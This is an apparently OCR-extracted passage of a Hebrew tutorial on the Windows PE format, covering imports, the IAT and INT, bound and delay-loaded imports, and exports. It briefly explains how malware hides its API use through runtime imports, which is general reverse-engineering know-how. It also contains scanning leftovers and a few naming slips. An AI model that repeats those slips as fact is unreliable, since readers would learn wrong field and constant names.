
כפי שאנחנו רואים באסמבלי, הכתובת **המודגשת** מצביעה על טבלת הכתובות המיובאות (Import Address Table, או IAT) והקוד קורא לפונקציה printf() מתוך ה-IAT ולאחר מכן מריץ אותה.

זוכרים את השדה **DataDirectory[16]** שנמצא בתוך ה-**OPTIONAL_HEADER**? אם לא, כדאי לכם, מכיוון שאני הולך להזכיר את שדה זה הרבה בהמשך המאמר. אז הערך במקום (אינדקס) 1 במערך, ב-**DataDirectory[1]**, יש מבנה נתונים הנקרא DIRECTORY_ENTRY_IMPORT. הוא נראה כך (מספר 6 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_IMPORT

struct _IMAGE_DATA_DIRECTORY {
0x00   DWORD VirtualAddress;
0x04   DWORD Size;
};
```

בנוסף לכך, תזכרו שכל הערכים במערך זה זהים, בכולם יהיה כתובת וירטואלית (RVA) וגודל (ע"פ ה-Struct בשם **IMAGE_DATA_DIRECTORY** שראינו מספר עמודים קודם לכאן).

השדה הראשון של DIRECTORY_ENTRY_IMPORT הוא RVA למבנה הנתונים אשר נמצא בו את נתוני הייבוא (Import Information) והשדה השני הוא הגודל של אותו מבנה נתונים. במקרה הזה, ה-RVA מצביע למערך של כמה מבני נתונים מאותו סוג, הנקראים **IMPORT_DESCRIPTOR** (מספר 7 בתמונת פורמט ה-PE):




```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {                    אני חושב שהם התכוונו ל"INT"
    union {
        DWORD   Characteristics;            // 0 for terminating null import descriptor
        DWORD   OriginalFirstThunk;         // RVA to original unbound IAT (PIMAGE_THUNK_DATA)
    };
    DWORD   TimeDateStamp;                  // 0 if not bound,
                                            // -1 if bound, and real date\time stamp
                                            //     in IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT (new
    BIND)
                                            // O.W. date/time stamp of DLL bound to (Old BIND)

    DWORD   ForwarderChain;                 // -1 if no forwarders
    DWORD   Name;
    DWORD   FirstThunk;                     // RVA to IAT (if bound this IAT has actual
    addresses)
} IMAGE_IMPORT_DESCRIPTOR;
```

יהיה לנו IMPORT_DESCRIPTOR אחד עבור כל קובץ שנייבא ממנו. אנחנו נקרא למערך זה של ה-IMPORT_DESCRIPTOR-ים בשם **Import Descriptor Table**, או **Import Directory**. מערך זה יגמר ב-null, זאת אומרת שה-IMPORT_DESCRIPTOR האחרון יהיה באותו גודל כמו השאר, אבל יכיל רק אפסים ולכן זהו מערך של נתונים הנגמר ב-null (A null-terminated array of data structures).

OriginalFirstThunk הוא RVA המצביע לטבלת השמות המיובאות (Import Name Table, או INT). INT הוא מערך והערכים שלו מצביעים לשמות/פונקציות שאנחנו נייבא מהקובץ. סוג הערכים במערך הוא Struct בשם IMAGE_THUNK_DATA (נדבר עליו אחר כך). קוראים לשדה **OriginalFirstThunk** כך מכיוון שה-INT הוא מערך של Struct-ים מסוג IMAGE_THUNK_DATA. לכן, שדה זה של ה-IMPORT_DESCRIPTORמצביע לערך הראשון של ה-INT.

FirstThunk הוא כמו **OriginalFirstThunk**, חוץ מהעובדה שהוא לא RVA שמצביע ל-INT, הוא RVA שמצביע לטבלת הכתובות המיובאות (Import Address Table, או IAT). IAT הוא מערך והערכים שלו מצביעים לכתובות של הפונקציות שאנחנו נייבא מהקובץ. כתובות אלו תואמות לשמות/פונקציות של ה-INT. ה-IAT הוא גם מערך של מבני נתונים מסוג IMAGE_THUNK_DATA.

Name הוא רק RVA המצביע לשם של הקובץ שאנחנו מייבאים ממנו דברים. לדוגמא, hal.dll, ntdll.dll וכו'.

OriginalFirstThunk ו-**FirstThunk** מצביעים למערך של Struct-ים בשם **IMAGE_THUNK_DATA**. ה-Struct נראה כך (מספר 8 בתמונת פורמט ה-PE):

```
typedef struct _IMAGE_THUNK_DATA {
        union {
0x00            LPBYTE    ForwarderString;
0x00            PDWORD    Function;
0x00            DWORD     Ordinal;
0x00            PIMAGE_IMPORT_BY_NAME  AddressOfData;
        } u1;
} IMAGE_THUNK_DATA,*PIMAGE_THUNK_DATA;
```

```
typedef struct _IMAGE_THUNK_DATA32 {
    union {
        DWORD ForwarderString;  // PBYTE
        DWORD Function;         // PDWORD
        DWORD Ordinal;
        DWORD AddressOfData;    // PIMAGE_IMPORT_BY_NAME
    } u1;
} IMAGE_THUNK_DATA32;
```

מכיוון ש-IMAGE_THUNK_DATA מכיל Union, הוא יכול להיות רק את אחד מהשדות **ForwarderString**, **Function**, **Ordinal** או **AddressOfData**.

לנו חשובים רק 2 מקרים. במקרה הראשון זה **Function**, שזה בעצם פויינטר אל DWORD. בפועל, זאת הכתובת של הפונקציה שייבאנו. במקרה השני זה **AddressOfData**. אם IMAGE_THUNK_DATA הוא ה-IAT, **AddressOfData** יהיה הכתובת לפונקציה שייבאנו. אם IMAGE_THUNK_DATA הוא ה-INT, זה יהיה פויינטר למבנה נתונים אחר שבו יהיה מספר ואת שם הפונקציה שייבאנו (בגלל מבנה נתונים בשם IMAGE_IMPORT_BY_NAME, עליו נדבר בהמשך). ה-IAT וה-INT הם מבני נתונים מסוג IMAGE_THUNK_DATA32 והם מפורשים בתור מצביעים למבני נתונים בשם IMAGE_IMPORT_BY_NAME. בסופו של דבר, הם **AddressOfData**.


בפועל, **AddressOfData** הוא RVA למבנה הנתונים **IMAGE_IMPORT_BY_NAME**. מבנה הנתונים IMAGE_IMPORT_BY_NAME נראה כך (מספר 9 בתמונת פורמט ה-PE):


```
typedef struct _IMAGE_IMPORT_BY_NAME {
0x00  WORD        Hint;
0x02  BYTE Name[1];
} IMAGE_IMPORT_BY_NAME,*PIMAGE_IMPORT_BY_NAME;
```

```
typedef struct _IMAGE_IMPORT_BY_NAME {
    WORD    Hint;
    BYTE    Name[1];
} IMAGE_IMPORT_BY_NAME,*PIMAGE_IMPORT_BY_NAME;
```

Hint מציין מספר אפשרי לפונקצייה מיובאת. נדבר על זה בהמשך כאשר נדבר על ייצוא (Exports), אבל בקצרה זאת דרך לחפש פונקציה באמצעות אינדקס, במקום באמצעות שם. **Name** מצד שני, זאת דרך לחפש פונקצייה באמצעות שם. שדה זה לא באורך של בית אחד, הוא מחרוזת ASCII אשר נגמרת ב-null אשר עוקבת אחרי ה-**Hint**. הערך של **Name** יכול להיות גם null.

בדיסק, ה-INT וה-IAT יצביעו למערך של IMAGE_IMPORT_BY_NAME, אבל בזיכרון, IAT יצביע על הכתובות בפועל, כמו שהוא צריך:





בסוף, בתוך **DataDirectory[16]** יש "קיצור דרך" ל-IAT (לבסיס עצמו של ה-IAT) ב-**DataDirectory[12]**והוא נקרא **IMAGE_DIRECTORY_ENTRY_IAT**. הוא נראה כך (מספר 10 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_IAT

struct _IMAGE_DATA_DIRECTORY {
0x00   DWORD VirtualAddress;
0x04   DWORD Size;
};
```

ה-RVA (**VirtualAddress**) מצביע ישירות להתחלה של ה-IAT וגודל ה-IAT הוא **Size**.

עד כה דיברנו על ייבואים נורמליים. הנושא הבא שנדבר עליו הוא **Bound Imports**. Import Binding זאת פעולה שנועדה לטובת אופטימיזציה של מהירות. הכתובות של הפונקציה יוצבו בזמן קישור (At link time) ויכנסו לתוך ה-IAT. תהליך זה יעשה אך ורק בגרסאות ספציפיות של הקובץ. אם הקובץ ישתנה אז כל ערכי ה-IAT יהיו לא נכונים, אבל זה רק אומר שאנחנו נצטרך להציב ערכים חדשים, אז זה לא כל כך נורא מאשר שלא היינו משתמשים בזה מלכלתחילה. במילים אחרות, Bound Imports הוא בעצם מילוי מראש של ה-IAT עם הכתובות הוירטואליות שהקומפיילר חושב שהן אמורות להיות (אחרי חישובים). אם הקומפיילר טעה, מערכת ההפעלה תתקן את זה, אבל אם הוא צדק אז יש לנו כאן אופטימיזציה של מהירות, מכיוון שמערכת ההפעלה לא הייתה צריכה לחפש בטבלת הייצוא (Export Table, נדבר על זה אחר כך) אחר מחרוזת מסויימת (את שם הפונקציה).

בתוך ה-IMPORT_DESCRIPTOR, הערך בשדה **TimeDataStamp** הוא בדרך כלל "0", אבל עבור Bound Imports הערך שלו יהיה "1-". טבלת ה-Bound Imports תהיה נפרדת מטבלת הייבואים (Import-ים) הרגילים. אם הערך בשדה הוא "1-", ה-Loader של מערכת ההפעלה יבדוק אם הכתובות שהקומפיילר מילא אלו הכתובות המדוייקות.

הטבלה הבאה שנדבר עליה תקבע אם כתובות אלו מדוייקות או לא. הכתובות של הפונקציות אמורות להיות נכונות, אלא אם כן הקובץ עודכן לגרסא חדשה יותר. אם הוא עודכן, יכול להיות שהפונקציות שלו הוזזו לכתובות אחרות. לכן, אנחנו חייבים לשמור מידע על גרסאת הקובץ. אנחנו נשתמש בטבלה הבאה כדי לבדוק האם הקובץ נשאר באותה גרסא. אם הקובץ באותה גרסא אז הכתובות של הפונקציות יהיו נכונות ולא יהיה צורך במילוי מחדש של הכתובות בטבלה.

נחזור כעת אל **DataDirectory[16]**, ה-RVA של **DataDirectory[11]** הולך להצביע אל מערך של מבני נתונים בשם **IMAGE_BOUND_IMPORT_DESCRIPTOR**. **DataDirectory[11]** נראה כך (מספר 11 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT

struct _IMAGE_DATA_DIRECTORY {
0x00   DWORD VirtualAddress;
0x04   DWORD Size;
};
```


המערך של IMAGE_BOUND_IMPORT_DESCRIPTOR-ים יסתיים ב-IMAGE_BOUND_IMPORT_DESCRIPTOR מלא באפסים (כמו שנעשה ב-IMAGE_IMPORT_DESCRIPTOR):

```
typedef struct _IMAGE_BOUND_IMPORT_DESCRIPTOR {
    DWORD   TimeDateStamp;
    WORD    OffsetModuleName;
    WORD    NumberOfModuleForwarderRefs;
// Array of zero or more IMAGE_BOUND_FORWARDER_REF follows
} IMAGE_BOUND_IMPORT_DESCRIPTOR, *PIMAGE_BOUND_IMPORT_DESCRIPTOR;

typedef struct _IMAGE_BOUND_FORWARDER_REF {
    DWORD   TimeDateStamp;
    WORD    OffsetModuleName;
    WORD    Reserved;
} IMAGE_BOUND_FORWARDER_REF, *PIMAGE_BOUND_FORWARDER_REF;
```

TimeDateStamp הוא הערך מנתוני הייצוא (Exports Information) של הקובץ שאנחנו מייבאים ממנו. בעצם, זאת גרסאת הקובץ שייבאנו והערך של השדה זה הוא הזמן שהקובץ עודכן כאשר הקובץ קומפל.

OffsetModuleName הוא ה-Offset של תחילת ה-IMAGE_BOUND_IMPORT_DESCRIPTOR הראשון. ערכו יהיה שמו של הקובץ המיובא, לדוגמא SHELL32.dll, KERNEL32.dll וכו'.

המערך של IMAGE_BOUND_IMPORT_DESCRIPTOR ב"פנקס רשימות" (Notepad.exe):



ASLR הופך את תהליך ה-Import Binding לחסר תועלת. מכיוון שאם ה-ASLR יעשה את העבודה שלו, הכתובות שיווצרו כתוצאה מתהליך זה יהיו לא נכונות רוב הזמן, כי התוכנית לא תיטען באותו בסיס ולכן כל הכתובות יזוזו. אז אנחנו נהיה חייבים להציב כתובות חדשות בזמן העלאה (At load time) בכל מקרה, וזאת הסיבה שהזמן שהשקענו כדי לבדוק את גרסאת הקובץ הוא חסר תועלת, אז פשוט לא נשמש ב-Import Binding כאשר אנחנו משתמשים ב-ASLR.

DLL-ים מעוכבים טעינה (Delay Loaded DLLs)

הנושא הבא שלנו הם DLL-ים מעוכבים טעינה. הכוונה היא שספריות לא יוטענו למרחב הזיכרון עד הפעם הראשונה שישתמשו בהם, לדוגמא כאשר קוד יקרא לפונקציה בתוך SHELL32.dll. זה דווקא יכול להיות דבר טוב לקוד, לדוגמא, כאשר אנחנו צריכים לייבא קובץ DLL גדול מאוד אשר ייקח הרבה מאוד זיכרון ואנחנו קוראים לו רק פעם אחת כאשר מופע (Event) ספציפי קורה. זה לא יעיל לייבא את כל ה-DLL עד לרגע שאנחנו נשתמש בו, מכיוון שהוא תופס מלא זיכרון. במילים אחרות, נייבא את ה-DLL רק כשנצטרך אותו. כאשר נשתמש ב-DLL-ים מעוכבים טעינה, נייצר בעצם עוד נתונים נפרדים מה-DLL-ים הנטענים בצורה רגילה (Normal DLL loading), כדי לתמוך בעיכוב הטעינה.

בחזרה ל-**DataDirectory[16]**, ה-RVA של **DataDirectory[13]** הולך להצביע אל מבנה נתונים אחר, אשר נקרא IMAGE_DELAY_IMPORT_DESCRIPTOR. **DataDirectory[13]** נראה כך (מספר 12 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT

struct _IMAGE_DATA_DIRECTORY {
0x00   DWORD VirtualAddress;
0x04   DWORD Size;
};
```

IMAGE_DELAY_IMPORT_DESCRIPTOR נראה כך (מספר 13 בתמונת פורמט ה-PE):

```
struct _IMAGE_DELAY_IMPORT_DESCRIPTOR {
0x00   DWORD grAttrs;
0x04   DWORD szName;
0x08   DWORD phmod;
0x0c   DWORD pIAT;
0x10   DWORD pINT;
0x14   DWORD pBoundIAT;
0x18   DWORD pUnloadIAT;
0x1c   DWORD dwTimeStamp;
};
```

```
typedef struct ImgDelayDescr {
DWORD     grAttrs;       // attributes
RVA       rvaDLLName;    // RVA to dll name
RVA       rvaHmod;       // RVA of module handle
RVA       rvaIAT;        // RVA of the IAT
RVA       rvaINT;        // RVA of the INT
RVA       rvaBoundIAT;   // RVA of the optional bound IAT
RVA       rvaUnloadIAT;  // RVA of optional copy of original IAT
DWORD     dwTimeStamp;   // 0 if not bound,
                         // O.W. date/time stamp of DLL bound to (Old BIND)
} ImgDelayDescr, * PImgDelayDescr;
```

rvaDLLName הוא השם של ה-DLL שנייבא ממנו את הפונקציות, לדוגמא gdiplus.dll, SHELL32.dll וכו'.

rvaIAT מצביע אל IAT נפרד עבור פונקציות מעוכבות טעינה (Delay Load IAT) בלבד, זהו ה-IAT שמעניין אותנו באמת. ראשית לכל, ה-IAT עבור המעוכבי טעינה מחזיק כתובות וירטואליות של **Stub code**. Stub code הוא בעצם פויינטר לקוד בתוך הקובץ עצמו. אז בפעם הראשונה שנקרא לפונקציה מעוכבת טעינה,

היא קודם כל תקרא ל-Stub code. אם נחוץ, ה-Stub code טוען את המודל שמכיל את הפונקציה שאנחנו רוצים לקרוא לה. לאחר מכן, הוא מציב את הכתובת של הפונקציה בתוך מודל זה. הוא ממלא את הכתובות לתוך ה-IAT עבור המעוכבי טעינה ואז קורא לפונקציה הרצויה. בפעם השניה שהקוד יקרא לפונקציה, הקוד יעקוף את התהליך שדיברנו עליו עכשיו וילך ישר אל הפונקציה הרצויה. אכפת לנו מה-**rvaIAT**מכיוון שהוא מצביע ל-IAT הנפרד שבו כתובות מתמלאות בעת הצורך.

לדוגמא, בתוך mspaint.exe הקוד קורא לפונקציה בשם()DrawThemeBackground מהכתובת 0x103e6c4. כתובת זאת לא תוביל אותנו ישר לפונקציה, היא תוביל אותנו ל-IAT עבור המעוכבי טעינה. בפועל הכתובת 0x103e6c4 מכילה את כתובת בפני עצמה, את הכתובת 0x1035425. כתובת זאת היא בעצם Stub code. ה-Stub code טוען את ה-DLL שבו הפונקציה נמצאת, משיג את ה-VA (כמו RVA, רק שמוסיפים את הערך בשדה **ImageBase**. אפשר לרשום AVA, Absolute Virtual Address או VA) של הפונקציה (נגיד שה-VA הוא 5ad72bef), שם אותו במקום 0x1035425 ומריץ את הפונקציה. בפעם הבאה שהקוד יקרא לפונקציה, הוא ילך קודם ל-IAT עבור מעוכבי טעינה בכתובת 0x103e6c4, כתובת זאת תכיל את הכתובת 5ad72bef (במקום 0x1035425), וכפי שהבנו, כתובת זאת היא הכתובת האמיתית של הפונקציה, ויריץ אותה. מכאן אנו מסיקים שהקוד חיפש את הכתובת של הפונקציה פעם אחת, שמר אותה בתוך ה-IAT עבור מעוכבי טעינה כדי שמתי שהקוד יקרא לפונקציה שוב, הקוד ילך ישירות לפונקציה מתוך ה-IAT עבור המעוכבי טעינה.

rvaINT מצביע אל INT נפרד עבור פונקציות מעוכבות טעינה בלבד. אכפת לנו מה-**rvaINT** מכיוון שהוא מצביע ל-INT הנפרד שבו שמות/פונקציות מתמלאות בעת הצורך.

קיימת דרך אחרת לייבא דברים אשר קשורים ל-DLL-ים המעוכבים טעינה, אשר נקראת **ייבוא בזמן ריצה (Runtime Import).** נוזקות משתמשות בסוג זה של ייבוא הרבה. תהליך זה הוא ה"מאחורי הקלעים" של עיכובי טעינה. הוא משתמש בשתי פונקציות אלו של Windows: ()LoadLibrary ו-()GetProcAddress .

()LoadLibrary יכולה להקרא כדי לטעון DLL באופן דינאמי לתוך מרחב זיכרון של תהליך. אנחנו נותנים לפונקציה את השם של ה-DLL והיא מחזירה את כתובת הבסיס (Base Address) של המקום שבו ה-DLL נטען.

()GetProcAddress נותן לנו את הכתובת של הפונקציה שצויינה ע"י שם או ע"י מספר סידורי (Ordinal, נדבר עליו בהמשך). ניתן להשתמש בכתובת זאת בתור פויינטר לפונקציה.

זוכרים שדיברנו על DLL-ים מעוכבים טעינה, וה-Linker "איכשהו" טען את ה-DLL ומצא את הכתובת של הפונקציה? הוא בעצם השתמש ב-()LoadLibrary וב-()GetProcAddress.

בפונקציות אלו משתמשים מלא בנוזקות כדי שלא יהיה ניתן לדעת באילו פונקציות הנוזקה השתמשה בדרך הפשוטה, באמצעות הסתכלות על ה-INT, מכיוון שמפתח הנוזקה רוצה להסתיר את הפונקציות שבו הוא משתמש. לכן, הנוזקה תכיל את כל השמות של הספריות המיובאות ושל הפונקציות מעורבבות בנתונים של הקוד, ולאחר מכן הנוזקה תניח אותם במקום הנכון ותציב אותם בצורה דינאמית לפני שהיא קוראת לפונקציות המיובאות. במילים אחרות, הנוזקה רוצה להסתיר את שמות הפונקציות שלה, לכן היא תשתמש ב-2 פונקציות אלו כדי לגרום לשמות הפונקציה שלה להיות יותר קשות לגילוי מאשר פשוט להסתכל על ה-INT.

ייצוא (Exports)

ציינתי את טבלת הייצוא וייצוא בכללי מספר פעמים במהלך מאמר זה. בשביל שספרייה תהיה שימושית, קודים אחרים ירצו להשתמש בפונקציות שלה. לכן, פונקציות אלו יהיו חייבות להיות בעלות היכולת לייבא את עצמן לקודים אחרים.

אנחנו יכולים לחשוב על טבלת הייצוא (Export Table) בתור רשימה גדולה שממפה RVA לתוך מחרוזת מסויימת.


יש שתי אופציות לייצוא פונקציות ונתונים: ייצוא באמצעות שם (כאשר למתכנת יש אפילו את האופציה לקרוא לשם המיוצא בשם אחר מהשם האמיתי שלו) או ייצוא באמצעות מספר סידורי (Ordinal).

מספר סידורי הוא רק אינדקס ואם פונקציה מיוצאת באמצעות מספר סידורי, אפשר לייבא אותה רק באמצעות מספר סידורי. אפילו שלייצא באמצעות מספר סידורי חוסך מקום, עצם העובדה שלא קיימת מחרוזת נוספת בשביל שם כלשהו ולא יוקדש זמן לטובת חיפוש המחרוזת, גורמת לעוד יותר עבודה עבור המתכנת אשר רוצה לייבא את מה שמיוצא. אבל זאת גם דרך להפוך את ה-API ליותר פרטי (ללא תיעוד). לדוגמא, אני רוצה להשתמש בפונקצייה מספר 10 מהקובץ kernel32.dll בגלל שאני יודע מה עושה פונקצייה מספר 10 ואני רוצה לחסוך זמן ומקום. זה סוג של מנגנון של אופטימציית מהירות. החיסרון בייבוא באמצעות מספר סידורי הוא שאם המספר הסידורי משתנה, האפליקציה שלנו לא תעבוד כמתוכנן. לכן, למפתח אשר מייצא באמצעות מספר סידורי יש תמריץ לא לשנות אותו אלא אם כן הוא רוצה שתוכנות שישתמשו במספר סידורי זה לא יפעלו כראוי, לדוגמא כדי לכפות על API שלא אושר את הפסקת השימוש בו.

כדי להשיג את טבלת הכתובות המיוצאות (Export Address Table או EAT), אנחנו נפנה אל הערך בשדה **DataDirectory[0]**. ה-RVA של **DataDirectory[0]** מצביע אל ה-EAT. **DataDirectory[0]** נקרא IMAGE_DIRECTORY_ENTRY_POINT ונראה כך (מספר 14 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_EXPORT

struct _IMAGE_DATA_DIRECTORY {
0x00   DWORD VirtualAddress;
0x04   DWORD Size;
};
```

ה-RVA מצביע אל מבנה נתונים אשר נקרא **IMAGE_EXPORT_DIRECTORY** אשר מצביע אל 3 רשימות. הוא נראה כך (מספר 15 בתמונת פורמט ה-PE):




```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD   Characteristics;
    DWORD   TimeDateStamp;
    WORD    MajorVersion;
    WORD    MinorVersion;
    DWORD   Name;
    DWORD   Base;
    DWORD   NumberOfFunctions;
    DWORD   NumberOfNames;
    DWORD   AddressOfFunctions;     // RVA from base of image
    DWORD   AddressOfNames;         // RVA from base of image
    DWORD   AddressOfNameOrdinals;  // RVA from base of image
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

אנו מדברים על מודל ספציפי אשר מייצא קבוצה של פונקציות. זאת הסיבה שיש לנו IMAGE_EXPORT_DIRECTORY אחד לכל קובץ.

